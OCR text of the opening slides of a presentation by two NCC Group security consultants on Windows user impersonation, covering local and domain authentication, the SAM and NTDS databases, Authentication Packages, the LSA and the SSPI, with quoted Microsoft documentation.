Understanding Windows Lateral Movements

ATTL4S & ElephantSe4l

Understanding Windows ~~Lateral Movements~~

ATTL4S & ElephantSe4l

Understanding Windows User Impersonation


ATTL4S & ElephantSe4l

ATTL4S

- Daniel López Jiménez
  - Twitter: @DaniLJ94
  - GitHub: @ATTL4S
  - Youtube: ATTL4S

- Loves Windows and Active Directory security
  - Managing Security Consultant at NCC Group
  - Associate Teacher at Universidad Castilla-La Mancha (MCSI)


ElephantSe4l



- Manuel León
  - Twitter: @ElephantSe4l
  - GitHub: @ElephantSe4l

- Very curious, enjoys Windows Internals and Code Reviewing
  - Experienced Programmer
  - Security Consultant at NCC Group

The aim of this presentation is understanding the art of user impersonation in Windows systems. This knowledge will be handy when performing lateral movements and other interesting tasks within Windows and Active Directory networks



Agenda

1. **Windows Authentication**
   - Ways of authentication and main Windows authentication components
2. **User Impersonation**
   - Playing with Windows authentication and stolen credentials
3. **Moving with the SSPI**
   - Examples of how to move laterally through SSPI authentication

Windows Authentication


Ways of Authentication

- There are different ways to authenticate on a Windows system, and each has its implications
- Authenticating with local users is not the same as authenticating with domain users
- Likewise, authenticating to a computer physically (in person) has different requirements than doing so through the network

Local Authentication

- Local users are only present in a specific system
  - Only the system knows about them (e.g. ComputerA\Charles)
- Two systems may have users with similar usernames and passwords
  - ComputerA\Charles and ComputerB\Charles
- Records of local users are stored within the Security Account Manager (SAM) database
  - Windows verifies such records when someone tries to authenticate to the system


Local Authentication (cont.)



Domain Authentication

- Domain users and groups are present in a specific AD domain
- All domain-joined systems (or systems from trusted domains) will know how to handle authentication
  - They will essentially delegate this task to an authentication server (Domain Controller)
- Domain user and computer records are stored within the NT Directory Services (NTDS) database
  - Domain Controllers verify such records when an identity tries to authenticate

Domain Authentication (cont.)




Physical Authentication

- When physically in front of a Windows computer, if you have a valid account, you should be able to log in
- This applies both to local users and domain users (as long as the target system knows about the account)
- In default configurations of Active Directory, any domain user can physically log in into any domain computer

Remote Authentication

- Unlike physical, remote authentications require privileges by default
  - Being member of Administrators, Remote Desktop Users…
- When doing a Pentest, we are not typically going to be in a position to perform physical authentications
- In terms of moving laterally within a network, we usually care about remote authentications



Windows Authentication

- In order to understand the art of impersonating users, it is important to be familiar with the Windows authentication mechanism

- In the following sections we will examine:
  - Authentication Packages (APs) / Security Support Providers (SSPs)
  - Interactive and Non-Interactive Authentications
  - Logon Sessions
  - Access Tokens

Authentication Packages

Authentication Packages

- Authentication Packages (APs) authenticate Windows users by analysing their logon data
  - Also known as Security Support Providers (SSP)

- Different APs provide support for a variety of logon processes and authentication protocols

- APs come in the form of DLLs, which are loaded and used by the Local Security Authority (LSA) component

https://learn.microsoft.com/en-us/windows/win32/secauthn/authentication-packages

Authentication Packages (cont.)

- APs present by default in Windows:

SSP Packages Provided by Microsoft

Article • 01/07/2021 • 2 minutes to read • 5 contributors Feedback

Following are the SSP *authentication packages* provided by Microsoft.

- Credential Security Support Provider
- Microsoft Negotiate
- Microsoft NTLM
- Microsoft Kerberos
- Microsoft Digest SSP
- Secure Channel

https://learn.microsoft.com/en-us/windows/win32/secauthn/ssp-packages-provided-by-microsoft

Authentication Packages (cont.)

- APs provide the logic needed for Windows to act as a client and as an authentication server
  - Client - Want to connect to a service with Windows authentication?
    - Windows will transparently select the appropriate Authentication Package and leverage your cached credentials
  - Server - Your service/program supports Windows authentication?
    - Windows will transparently authenticate clients with the appropriate Authentication Package and credential database

Local Security Authority

- As shown in the image below, the LSA component orchestrates everything





FIGURE 7-20 Components involved in logon.

SSP Interface

- Microsoft provides the Security Support Provider Interface (SSPI) to easily integrate applications with this authentication system



https://ldapwiki.com/wiki/Security%20Support%20Provider%20Interface

SSP Interface (cont.)

SSPI Functions

Security Support Provider Interface (SSPI) functions fall into the following major categories.

- Package management

  Functions that list the available *security packages* and select a package.

- Credential management

  Functions that create and work with handles to the *credentials* of *principals*.

- Context management

  Functions that use credentials handles to create a *security context*.

- Message support

  Functions that use security contexts to ensure message *integrity* and *privacy* during message exchanges over the secured connection. Integrity is achieved through message signing and signature verification. Privacy is achieved through message encryption and decryption.

https://learn.microsoft.com/en-us/windows/win32/secauthn/authentication-functions

